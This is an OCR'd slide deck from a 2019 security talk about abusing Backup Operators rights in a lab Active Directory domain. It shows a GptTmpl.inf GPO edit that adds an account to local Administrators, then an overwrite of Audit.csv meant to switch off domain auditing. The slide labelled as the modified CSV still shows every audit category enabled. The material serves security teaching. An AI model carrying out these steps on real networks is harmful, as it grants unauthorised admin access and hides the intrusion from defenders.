usncreated            : 8404
objectguid            : be51b15e-63fa-4d8d-adda-76c17b1c8bfe
sn                    : backup
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=InG,DC=LAB
dscorepropagationdata : 1/1/1601 12:00:00 AM
memberof              : {CN=Backup Operators,CN=Builtin,DC=InG,DC=LAB, CN=Administrators,CN=Builtin,DC=InG,DC=LAB}
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 7/24/2019 2:11:03 AM
countrycode           : 0
primarygroupid        : 513
pwdlastset            : 7/23/2019 10:11:03 PM
usnchanged            : 12526
```

DO PANIC!

David Mayer, Copyright 2019


Targeting a System – GptTmpl.inf



```
[Unicode]
Unicode=yes
[Version]
signature="$CHICAGO$"
Revision=1
[Group Membership]
*S-1-5-32-544__Memberof =
*S-1-5-32-544__Members = *S-1-5-21-3367745724-233473374-3840074820-1115
```

Targeting a System – GptTmpl.inf


- Add SID of account



```
[Unicode]
Unicode=yes
[Version]
signature="$CHICAGO$"
Revision=1
[Group Membership]
*S-1-5-32-544__Memberof =
*S-1-5-32-544__Members = *S-1-5-21-3367745724-233473374-3840074820-1115, *S-1-5-21-3367745724-233473374-3840074820-1109
```

Targeting a System


- Local Administrators before modifying GPO



```
C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
ING\Workstation Admin
The command completed successfully.
```

Targeting a System

- After machine updates Group Policy



```
C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
ING\backup
ING\Workstation Admin
The command completed successfully.


C:\Windows\system32>
```

Targeting System

- Adding Local Administrators around can get noisy
- Restore GPO to original
- Artifacts left on system

AD Auditing


- Is AD Auditing enabled?
- What is configured to be audited?
- What is logged?

DO PANIC!

42

AD Auditing

\\ING.LAB\sysvol\InG.LAB\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\Audit\Audit.csv



```
Machine Name,Policy Target,Subcategory,Subcategory GUID,Inclusion Setting,Exclusion Setting,Setting Value
,System,Audit Credential Validation,{0cce923f-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Kerberos Authentication Service,{0cce9242-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Kerberos Service Ticket Operations,{0cce9240-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Other Account Logon Events,{0cce9241-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Application Group Management,{0cce9239-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Computer Account Management,{0cce9236-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Distribution Group Management,{0cce9238-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Other Account Management Events,{0cce923a-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Security Group Management,{0cce9237-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit User Account Management,{0cce9235-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Detailed Directory Service Replication,{0cce923e-69ae-11d9-bed3-505054503030},Success and Failure,,
,System,Audit Directory Service Access,{0cce923b-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Directory Service Changes,{0cce923c-69ae-11d9-bed3-505054503030},Success and Failure,,3
```

AD Auditing

- Review the configuration file for settings


- Detailed File Share Auditing
  - Logs all file share access
  - Generates a large volume of events on a Domain Controller

- Directory Services Changes
  - Logs all creation, deletion, and modification of AD Objects
  - Generates a large volume of events on a Domain Controller

AD Auditing

- Settings are controlled by a CSV
- Backup Operators can restore files
- Let’s Disable AD Auditing

AD Auditing




```
Machine Name,Policy Target,Subcategory,Subcategory GUID,Inclusion Setting,Exclusion Setting,Setting Value
,System,Audit Credential Validation,{0cce923f-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Kerberos Authentication Service,{0cce9242-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Kerberos Service Ticket Operations,{0cce9240-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Other Account Logon Events,{0cce9241-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Application Group Management,{0cce9239-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Computer Account Management,{0cce9236-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Distribution Group Management,{0cce9238-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Other Account Management Events,{0cce923a-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Security Group Management,{0cce9237-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit User Account Management,{0cce9235-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Detailed Directory Service Replication,{0cce923e-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Directory Service Access,{0cce923b-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Directory Service Changes,{0cce923c-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Directory Service Replication,{0cce923d-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Account Lockout,{0cce9217-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Group Membership,{0cce9249-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Logoff,{0cce9216-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Logon,{0cce9215-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Other Logon/Logoff Events,{0cce921c-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Special Logon,{0cce921b-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Application Generated,{0cce9222-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Certification Services,{0cce9221-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Detailed File Share,{0cce9244-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit File Share,{0cce9224-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit File System,{0cce921d-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Audit Policy Change,{0cce922f-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Authentication Policy Change,{0cce9230-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Authorization Policy Change,{0cce9231-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Filtering Platform Policy Change,{0cce9233-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit MPSSVC Rule-Level Policy Change,{0cce9232-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Other Policy Change Events,{0cce9234-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Non Sensitive Privilege Use,{0cce9229-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Other Privilege Use Events,{0cce922a-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Sensitive Privilege Use,{0cce9228-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit System Integrity,{0cce9212-69ae-11d9-bed3-505054503030},Success and Failure,,3
```

AD Auditing

- Restore the modified Auditing file
- DC’s update Group Policy and replicate

AD Auditing

- GPO Editor respects our changes


Group Policy Management Editor
File
Action
View
Help
Deployed Printers
Security Settings
Account Policies
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Pol
Windows Defender Firewall wi
Network List Manager Policies
Wireless Network (IEEE 802.11)
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Active D
Advanced Audit Policy Configu
Audit Policies
Account Logon
Account Management
Detailed Tracking
DS Access
Logon/Logoff

